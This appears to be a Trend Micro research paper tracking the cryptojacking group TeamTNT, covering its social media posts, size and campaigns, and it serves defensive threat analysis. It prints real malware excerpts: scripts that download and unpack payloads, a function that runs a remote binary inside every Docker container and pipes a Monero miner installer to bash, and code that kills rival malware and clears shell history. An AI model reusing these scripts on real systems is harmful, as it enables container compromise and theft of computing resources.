
Tracking the Activities of TeamTNT

A Closer Look at a Cloud-Focused Malicious Actor Group

David Fiser and Alfredo Oliveira

Published by
Trend Micro Research

Written by
David Fiser
Alfredo Oliveira



Contents


In 2019, we set up a container honeypot, a device with an exposed daemon, and almost immediately started to observe a massive cryptocurrency miner deployment across the Linux threat landscape. We later extended our honeypot base on a misconfigured deployment of Redis, a popular open-source in-memory data structure store designed for deployment only in secure environments. This confirmed our observations on the cryptocurrency mining trend, which we decided to further investigate.

In 2020, we noticed that the deployment scripts became more advanced[1] and more aggressive to other malicious actors.[2] The payloads were created by a malicious actor group called TeamTNT.

Based on its activities, TeamTNT's main motivation for its campaigns is money, which it tries to obtain by targeting Linux environments, including organizations' cloud infrastructures. We have previously written about TeamTNT and noted the evolution of its activities. In this paper, we aim to summarize our findings on the group by taking a closer look at its activities in 2020 and early 2021.

Background

The first possible mention of TeamTNT was in 2011, when a website called gold.de was hacked by a group using the signature “HildeGard@TeamTNT”.[3] This is similar to the signatures we saw in some malicious shell scripts and ELF (Executable and Linkable Format) files, which contained the words “TeamTNT” and “HildeGard”.




```
#!/bin/bash
#
#                priv8 Module scan/pwn Redis Server Setup
#       (c) 2020 HildeGard for TeamTNT priv8 App
#
```

```
LOAD:00425...  00000008     C      #second
LOAD:00425...  00000008     C      TeamTNT
LOAD:00425...  00000030     C      NICK [%s|%s]%s\nUSER %s localhost localhost :%s\n
LOAD:00425...  00000006     C      ERROR
LOAD:00425...  00000008     C      %s%s%m\n
LOAD:00425...  00000008     C      /bin/sh
```

Figure 1. TeamTNT’s signatures

We believe that at least some members of the group are actors who are native German speakers as their scripts and text, including posts on social media, are written in fluent German.



10:37 ···

Tweet

[redacted]
@[redacted]

Erfolgreicher Test: privileged Docker Container inkl Prozesse komplett invisible! (bis auf die CPU Auslastung) Hat jemand einen Vorschlag wie ich, um es abzurunden, unter *nix die cpu Auslastung fake? Wenn das nicht wäre.. wäre das echt zufriedenstellend. :)

Translated from German by Google


Successful test: privileged Docker container including processes completely invisible! (except for the CPU usage) Does anyone have a suggestion like me to round it off, under * nix the cpu usage fake? If it weren't for that .. that would be really satisfactory.:)

11:46 PM · 27 Nov 20 · Twitter for Android

```
Ey Sorry! Meine Frau will nach Japan auf diese Katzeninseln,
ergo kannst du das vergessen das du hier deinen Miner auch
noch installierst! Noobs können heute hier gleich ablaufen!

An alle Profs. die über die Passwortabfrage lachen:
Habt bitte ein bisschen Mitgefühl, [redacted] JAPAN!!! :/
Nicht die sächsische Schweiz, sondern really [redacted] JP!
Kein Scherz sie will hin koste es was es wolle.

Pls dont del my Miner, be cool and share the Hashes :-)
```

Figure 2. Examples of TeamTNT’s usage of German on social media and in shell scripts. The shell script text shows a tongue-in-cheek comment from a TeamTNT developer complaining that he would have to take his wife to Japan for a vacation.

The precise number of people behind a hacking group is always difficult to estimate. Such a number therefore has to be considered with an error margin. However, we believe that the number of people behind TeamTNT is at least — if not exactly — 12. This estimate is based on one of the group's posts on its Twitter account. We also believe that the group is actively hiring new members.



[redacted]
@[redacted]

Man stelle sich vor 12 Leute programmieren und würfeln einen BLOBB von 773MB zusammen. Ich darf alles in eine Form bringen... 45 Minuten später.. 472MB. WTF ich denke TeamTNT muss noch am Teamplay arbeiten. XD :-D

Translated from German by Google


Imagine 12 people programming and throwing together a BLOBB of 773MB. I'm allowed to put everything in a form ... 45 minutes later .. 472MB. WTF I think TeamTNT still has to work on team play.XD :-D

7:39 PM · 07 Dec 20 · Twitter for Android

Figure 3. A tweet from TeamTNT complaining about managing a group of 12 programmers

Identifying the individual members of the team can be an even more difficult challenge. Since we do not want to make false attributions in our research, we do not speculate on this matter.

The actors behind TeamTNT profile themselves either as "honest robbers" who mean no harm or as red team penetration testers, often teasing security researchers in the process. But as we can see in the later section on cryptocurrency mining, the group's seemingly "harmless" activity can actually cause heavy financial losses.



TeamTNT RedTeamPentesting

Now that everyone is awake
and looking in the right direction,
we can send TeamTNT to sleep!

that was a gray-hat mission

Do not trust the words of Cado Security or the authors of the articles
who absolutely did not understand what it was about! Some want to sell
their headline and others want to sell their product!

At no time was there any danger from teamtnt! We have visibly stored our
email address and have helped every admin who has reported to remove our
miner and to secure his system!


Cado Security we will watch you and test your products
as soon as they are accessible
and then we will write the article!

the email ([redacted] remains active for questions!

Powered by TeamTNT

Figure 4. TeamTNT's red team profile and researcher teasing

TeamTNT is active on Twitter, tending to announce its active campaigns and new malware features on the social network. The group also uses social media to justify its cause or to complain about security companies and researchers.



[redacted] @[redacted] @[redacted] · Dec 21, 2020

Yes we did it again!

we figured it out!
it is absolutely easy to make the test phase of WeaveCloud as long as you really want !!!

now.its.persist_SUckERs! *_*

Figure 5. TeamTNT's Christmas campaign notification on Twitter


10:41 ···

Tweet

[redacted]
@[redacted]

Gelegentlich fühle ich mich ja ein bisschen beobachtet.. Ich denke just aus Langeweile könnte man ja eine gering verifizierende Aktion starten. Die armen Researcher, haben gedacht hier ist die Quelle de Informatione und dann labert die Hilde den ganzen Tag nur irgendwelchen Mist.

Translated from German by Google

Occasionally I feel a bit watched. I think just out of boredom one could start a little verifying action. The poor researchers thought this was the source of the information and then Hilde was just talking shit all day.

11:07 PM · 02 Feb 21 · Twitter for Android

Figure 6. A tweet from TeamTNT complaining about security researchers

Campaigns and Targets

We followed the activities of TeamTNT and reported on several incidents, beginning with its attack that involved the deployment of cryptocurrency miners and distributed denial-of-service (DDoS) botnets against open and misconfigured Docker Daemon ports.[4] In 2020 and early 2021, we tracked more incidents involving the group, including its use of the DDoS-capable IRC (Internet Relay Chat) bot TNTbotinger[5] in December 2020 and its integration of a malicious shell script for stealing cloud credentials in January 2021.[6]


Indeed, TeamTNT launched a number of campaigns in 2020 and early 2021. Some of them were fairly simple and straightforward, such as the group's Covid-19 campaign, which capitalized on pandemic-related topics for its malware nomenclature. Others made full use of the TeamTNT's repertoire of tools and techniques. We discuss some of the more notable ones in the succeeding subsections. It should be noted that the campaigns are not displayed in any specific order. Furthermore, some of the characteristics of the malware used in these campaigns, such as the malware's wormlike behavior, also make it difficult to determine whether they are still actively being pursued by the group.

Campaign name	Language
Covid-19	English/German
Black-T	English
Competitor Killer	English
Dual Installer	English
Kinsing Killer	English/German
Meoow	English/German
SayHi	English
Weave Persistent	English
PWN Redis	English/German
Get Some SSH	English
Docker4Mac	English
AWS Stealer	English

Table 1. TeamTNT campaigns in 2020 and early 2021

Covid-19

Like other malicious actor groups, TeamTNT banked on the theme of Covid-19. In its case, the group did so specifically in naming its malware and deployment URLs. The group took advantage of related topics to spread malicious samples, with the first seen in April 2020 and the last in May 2020. The campaign was short-lived, which was unusual given that the pandemic had then just started. It is possible that the group was not getting the results it wanted, or that it did not want to linger in an already crowded space.




```
ufw status 2>/dev/null
if [[ "$?" == "0" ]]; then
...skipping...
    $tntwget http:/[redacted]/COVID19/nk/64bit.tar.gz -O /usr/bin/64bit.tar.gz
    $tnttar xfv /usr/bin/64bit.tar.gz -C /usr/bin/
      else
    $tnttar xfv /usr/bin/64bit.tar.gz -C /usr/bin/
      fi
      else
    $tntwget http://[redacted]/COVID19/nk/64bit.tar.gz -O /usr/bin/64bit.tar.gz
    $tnttar xfv /usr/bin/64bit.tar.gz -C /usr/bin/
      fi

else

if [ -f "/usr/bin/32bit.tar.gz" ]; then
    filesize2=`ls -l /usr/bin/32bit.tar.gz | awk '{ print $5 }'`
    if [ "$filesize2" -ne "$the32bit_size" ]
    then
    $tntwget [redacted]COVID19/nk/32bit.tar.gz -O /usr/bin/32bit.tar.gz
    $tnttar xfv /usr/bin/32bit.tar.gz -C /usr/bin/
      else
    $tnttar xfv /usr/bin/32bit.tar.gz -C /usr/bin/
      fi
      else
    $tntwget [redacted]/COVID19/nk/32bit.tar.gz -O /usr/bin/32bit.tar.gz
    $tnttar xfv /usr/bin/32bit.tar.gz -C /usr/bin/
      fi
fi
```

Figure 7. A sample code snippet from TeamTNT's Covid-19 campaign

Black-T


A unique feature of TeamTNT's Black-T campaign was its function called INFECT_ALL_CONTAINERS, which did exactly what its name implied: Check for running containers and deploy malicious samples in these containers.



```
function INFECT_ALL_CONTAINERS(){
# ich lass den base64 echt mal weg :) sieht doch schöner aus ;)
docker ps | awk '{print $1}' | grep -v grep | grep -v CONTAINER >> /tmp/.dc
# thx for the container list.... do a looping *jipieh*
for i in $(cat /tmp/.dc); do
docker exec --privileged -d $i sh -c "apt-get update; apt-get install -y wget curl; yum install -y wget curl; apk update; apk add wget curl; mkdir /var/tmp/ -p; wget --no-check-certificate $UPSPINTEST -O /var/tmp/sbin; /var/tmp/sbin || curl -sLk $UPSPINTEST
in || wge --no-check-certificate $UPSPINTEST -O /var/tmp/sbin || cur -sLk $UPSPINTEST -o /var/tmp/sbin || wdl --no-check-certificate $UPSPINTEST -O /var/tmp/sbin || cdl -sLk $UPSPINTEST -o /var/tmp/sbin; chmod +x /var/tmp/sbin; /var/tmp/sbin"
done;
export HOME=/root
nohup $(curl -s -L https://raw.githubusercontent.com/MoneroOcean/xmrig_setup/master/setup_moneroocean_miner.sh | bash -s 84xqqFNopNcG7T5AcVyv7LVyrBfQyTVGxMFEL2gsxQ92eNfu6xddkWabA3yKCJmfdaA9jEiCyFqfffKp1nQkgeq2Uu2dhB8) &
}
```

Figure 8. A sample code snippet showing the INFECT_ALL_CONTAINERS function

After deploying malicious samples in the running containers, it also deployed malicious containers — another unique characteristic of this campaign, and one that generated plenty of awareness within the DevOps community.



Compromised by kirito666/blackt

I installed Zammad using this repo last night and woke up to an abuse report. There were 10+ instances of kirito666/blackt running and 100GB of transfer due to port scanning activity.


zammad/zammad-docker-compose

Sorry, it was a brand new machine and Zammad was booted up just before I went to bed.
Turns out it was a Docker config issue. I'm surprised the host was compromised so quickly.
In any case, thanks for your time - and the containers!

Figure 9. A forum post regarding TeamTNT's Black-T campaign

Kinsing Killer

A threat known for targeting container systems, Kinsing[7] gained notoriety at the beginning of 2020 when it targeted misconfigured Docker Daemon API ports.[8] Since the target environments were shared and there was fierce competition for resources, TeamTNT started implementing functions to find and neutralize traces of Kinsing infections on the victim environments to ensure that its malware was the only one running — a technique it also used against "competitors."




```
KINSING1=$(ps ax | grep -v grep |  grep "/var/tmp/kinsing")
if [ ! -z "$KINSING1" ];
then
chattr -i /var/tmp/kinsing 2>/dev/null 1>/dev/null
tntrecht -i /var/tmp/kinsing 2>/dev/null 1>/dev/null
chmod -x /var/tmp/kinsing 2>/dev/null 1>/dev/null
pkill -f /var/tmp/kinsing 2>/dev/null 1>/dev/null
kill $(ps ax | grep -v grep | grep "/var/tmp/kinsing" | awk '{print $1}') 2>/dev/null 1>/dev/null
kill $(pidof /var/tmp/kinsing) 2>/dev/null 1>/dev/null
echo " " > /var/tmp/kinsing 2>/dev/null 1>/dev/null
rm -f /var/tmp/kinsing 2>/dev/null 1>/dev/null
echo $StringToLock > /var/tmp/kinsing
chattr +i /var/tmp/kinsing 2>/dev/null 1>/dev/null
tntrecht +i /var/tmp/kinsing 2>/dev/null 1>/dev/null
history -c 2>/dev/null 1>/dev/null
fi

KINSING2=$(ps ax | grep -v grep |  grep "/tmp/kdevtmpfsi")
if [ ! -z "$KINSING2" ];
then
chattr -i /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
tntrecht -i /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
chmod -x /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
pkill -f /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
kill $(ps ax | grep -v grep | grep "/tmp/kdevtmpfsi" | awk '{print $1}') 2>/dev/null 1>/dev/null
kill $(pidof /tmp/kdevtmpfsi) 2>/dev/null 1>/dev/null
echo " " > /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
rm -f /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
echo $StringToLock > /tmp/kdevtmpfsi
chattr +i /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
tntrecht +i /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
history -c 2>/dev/null 1>/dev/null
fi
```

Figure 10. A sample code snippet from TeamTNT's Kinsing Killer campaign

